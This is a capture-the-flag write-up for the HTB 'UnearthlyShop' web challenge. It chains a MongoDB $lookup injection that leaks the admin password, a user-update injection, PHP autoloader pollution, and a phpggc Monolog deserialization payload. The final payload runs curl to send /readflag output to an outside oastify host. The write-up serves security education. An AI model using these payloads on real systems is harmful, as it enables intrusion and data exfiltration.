UnearthlyShop
Introduction
UnearthlyShop was a web hard challenge from HTB cyber apocalypse 2023.
This challenge was in white box, meaning we have access to the source code of the website.
We can see in the DockerFile that the flag is stored in the directory /root and that they give us permission on an executable file called /readflag. This gives us a hint on the type of attack we need to perform.
In other words, we need to have a RCE (Remote Code Execution). Without this, we will not be able to read the flag.
...
# Setup user
RUN useradd www

# Add readflag binary
COPY flag.txt /root/flag
COPY config/readflag.c /
RUN gcc -o /readflag /readflag.c && chmod 4755 /readflag && rm /readflag.c

# Copy challenge files
COPY challenge /www

# Setup permissions
RUN chown -R www:www /var/lib/nginx
...
And this is the readflag.c file:
#include<unistd.h>
#include<stdlib.h>
int main()
{
    setuid(0);
    system("cat /root/flag");
}
Recon

The application follows the same architecture as an ecommerce website, with a store for customers and a back office for administrators.
The application has three services: two PHP-FPM services and a mongodb database.
- The first PHP-FPM service is used to serve the website. (store)
- The second PHP-FPM service is used to serve the back office. (admin)
- The mongodb database is used to store information about users, products, orders, etc.
This is the architecture of the application:
First NoSQLI
For now, we only have access to the frontend part, the backoffice part is protected by a password.
One request that caught our attention more than others:
POST /api/products HTTP/1.1
Host: localhost:1337
Content-Type: application/json
Content-Length: 29

[{"$match":{"instock":true}}]
$match is a MongoDB aggregation pipeline operator that matches all documents that meet the specified conditions.
If we look at the code, we can see that the parameter is not protected to inject MongoDB code.
public function getProducts($query)
{
    return $this->database->query('products', $query);
}
It is therefore possible to inject MongoDB code from this request.

With $lookup, it is possible to retrieve data from another MongoDB collection.
[
  {
    "$lookup": {
      "from": "users", <- This is the collection we want to retrieve data from
      "localField": "aaaaa", <- This is the field from the input collection
      "foreignField": "aaaaa", <- This is the field that the documents in the from collection must match
      "as": "adminData" <- This is the name of the new field that will contain the data
    }
  }
]
If an input document does not contain the localField or the foreignField, the $lookup treats the field as having a value of null for matching purposes.
This is an sql representation of the request:
SELECT *, adminData
FROM products
WHERE adminData IN (
   SELECT *
   FROM users
   WHERE null = null
);

This allows us to retrieve the administrator's password.
Second NoSQLI
By analyzing the code, we quickly realize that a request also don't have protection.
public function updateUser($data)
{
  return $this->database->update('users', $data['_id'], $data);
}
In this function we control the data parameter. Therefore, we can see that it is possible to update an entire user, including their access element. This access element is a serialized array, so it is obvious that at some point in the application this element will be deserialized.
A user in database have this structure:
{
    "_id": 1,
    "username": "admin",
    "password": "[REDACTED]",
    "access": "a:4:{s:9:\"Dashboard\";b:1;s:7:\"Product\";b:1;s:5:\"Order\";b:1;s:4:\"User\";b:1;}"
}
The access element is used to determine the user's access rights, on the back office.
We can see that deserialization is not protected and is therefore susceptible to be exploited.
<?php
class UserModel extends Model
{
  public function __construct()
  {
    parent::__construct();
    $this->username = $_SESSION['username'] ?? '';
    $this->email    = $_SESSION['email'] ?? '';
    $this->access   = unserialize($_SESSION['access'] ?? ''); // This line is vulnerable
  }
  ...
What is serialization?
In PHP, serialization is the process of converting a PHP object or data structure into a format that can be easily stored or transmitted. The serialized data can be stored in a file, database, or sent over a network. The serialized data can then be later retrieved and unserialized, which is the process of converting the serialized data back into its original PHP object or data structure.
Example:
$data = array('name' => 'John',
              'age' => 30,
              'email' => '[email protected]');
$serialized_data = serialize($data);

echo $serialized_data;
'a:3:{s:4:"name";s:4:"John";s:3:"age";i:30;s:5:"email";s:17:"[email protected]";}'
If malicious users can manipulate the serialized data, it can be used to inject malicious code into the unserialized data. This is known as a deserialization vulnerability and can be a serious security issue. The most famous repo to generate payloads for deserialization vulnerabilities is phpggc (php generic gadget chains)
PHP Gadgets
So we can then use the phpggc library which allows crafting payloads exploiting the deserialization vulnerability. phpggc is based on the exploitation of deserialization through known libraries such as Monolog, Guzzle, Symfony, Laravel, etc.
However, we quickly realize that the interesting libraries (in our case Monolog) are located in the frontend part, while our unserialization is performed in the backend part. Therefore, it is currently impossible for us to load the frontend libraries.
Autoload
For this part we based our work on this article.
With this deserialization, we can pollute the backend's autoloader to include the frontend's autoloader which will result in loading the required library to perform a RCE.
Here is the reaction of my team when I said that on discord 😂
What is the autoload function ?
In PHP, "Autoload" refers to the automatic loading of PHP classes as needed, without having to manually include the class files. Once the Autoloader function has located the file, it includes it, and the class becomes available for use in the current script. The Autoload mechanism helps to reduce the amount of code you need to write, by automatically loading classes as needed, so you don't have to include them manually in every script. It also simplifies the task of managing dependencies between classes, by allowing you to organize your code into logical namespaces and directories.
The idea is clear, for that we need to analyze the function passed as a parameter to the spl_autoload_register located in index.php file from backend folder.
This function is a built-in function in PHP that allows you to register multiple functions (or methods) to be called when a class is not yet defined. So it's used for including local classes (not for classes from vendor folder).
spl_autoload_register(function ($name) {
    if (preg_match('/Controller$/', $name)) {
        $name = "controllers/${name}";
    } elseif (preg_match('/Model$/', $name)) {
        $name = "models/${name}";
    } elseif (preg_match('/_/', $name)) {
        $name = preg_replace('/_/', '/', $name);
    }

    $filename = "/${name}.php";

    if (file_exists($filename)) {
        require $filename;
    }
    elseif (file_exists(__DIR__ . $filename)) {
        require __DIR__ . $filename;
    }
});
Our goal here will be to pollute this function in order to allow loading the file /www/frontend/vendor/autoload.php. Because /www/frontend/vendor/autoload.php will load all the classes from the frontend vendor folder.
For this, we need to create a serialized string that meets the expectations of the function. If our serialized string loads a class, it will go through this function.
We can see that this function performs preg_replace, when adding the character '_' and replaces it with a '/'.
elseif (preg_match('/_/', $name)) {
  $name = preg_replace('/_/', '/', $name);
}
And then this function adds a / at the beginning of the file name.
$filename = "/${name}.php";
So if we pass this string:
www_frontend_vendor_autoload
The function will change our string to this:
/www/frontend/vendor/autoload
We add a var_dump before the require, and after the unserialize, for debugging purposes.
We sumbit this serialized string:
O:28:"www_frontend_vendor_autoload":0:{}

We can see this output when we submit the login form:
What is the __PHP_Incomplete_Class object ?
The unserialize tries to load the class with name "www_frontend_vendor_autoload", but it doesn't exist. So he go to the spl_autoload_register function. And replace all '_' by '/' and adds a / at the beginning of the string. Then it include the file /www/frontend/vendor/autoload.php. But the class with the name www_frontend_vendor_autoload still not exists.
So it's because we have __PHP_Incomplete_Class object when we try to print the deserialized class. This __PHP_Incomplete_Class do not stop the execution of the script, so we can add many more element in the serialized string it will be executed.
PHP Gadgets part 2
Now we are certain that the autoload file from frontend is loaded, we know that the frontend vendor directory is now accessible via the backend folder. Now we have all the elements to craft our final payload with phpggc that will execute commands during deserialization.
We need to have an array containing two elements:
The first of which will include the autoload.php script.
O:28:"www_frontend_vendor_autoload":0:{}
The second it's our phpggc payload. From Monolog/RCE1 gadget.
O:32:"MonologHandlerSyslogUdpHandler":1:{s:6:"socket";O:29:"MonologHandlerBufferHandler":7:{s:7:"handler";r:4;s:10:"bufferSize";i:-1;s:6:"buffer";a:1:{i:0;a:2:{i:0;s:62:"curl e8nxzx9mnynbf74h1hcofv6i0964uvik.oastify.com/$(/readflag)";s:5:"level";N;}}s:5:"level";N;s:11:"initialized";b:1;s:11:"bufferLimit";i:-1;s:10:"processors";a:2:{i:0;s:7:"current";i:1;s:6:"system";}}}
When we assemble these two elements, we get this payload:
a:2:{i:0;O:28:\"www_frontend_vendor_autoload\":0:{}i:1;O:32:\"Monolog\\Handler\\SyslogUdpHandler\":1:{s:6:\"socket\";O:29:\"Monolog\\Handler\\BufferHandler\":7:{s:7:\"handler\";r:4;s:10:\"bufferSize\";i:-1;s:6:\"buffer\";a:1:{i:0;a:2:{i:0;s:62:\"curl e8nxzx9mnynbf74h1hcofv6i0964uvik.oastify.com/$(/readflag)\";s:5:\"level\";N;}}s:5:\"level\";N;s:11:\"initialized\";b:1;s:11:\"bufferLimit\";i:-1;s:10:\"processors\";a:2:{i:0;s:7:\"current\";i:1;s:6:\"system\";}}}}

We submit this payload to modify the access field of the user admin, and we perform the login to execute our payload from deserialization. And voila, we have the flag.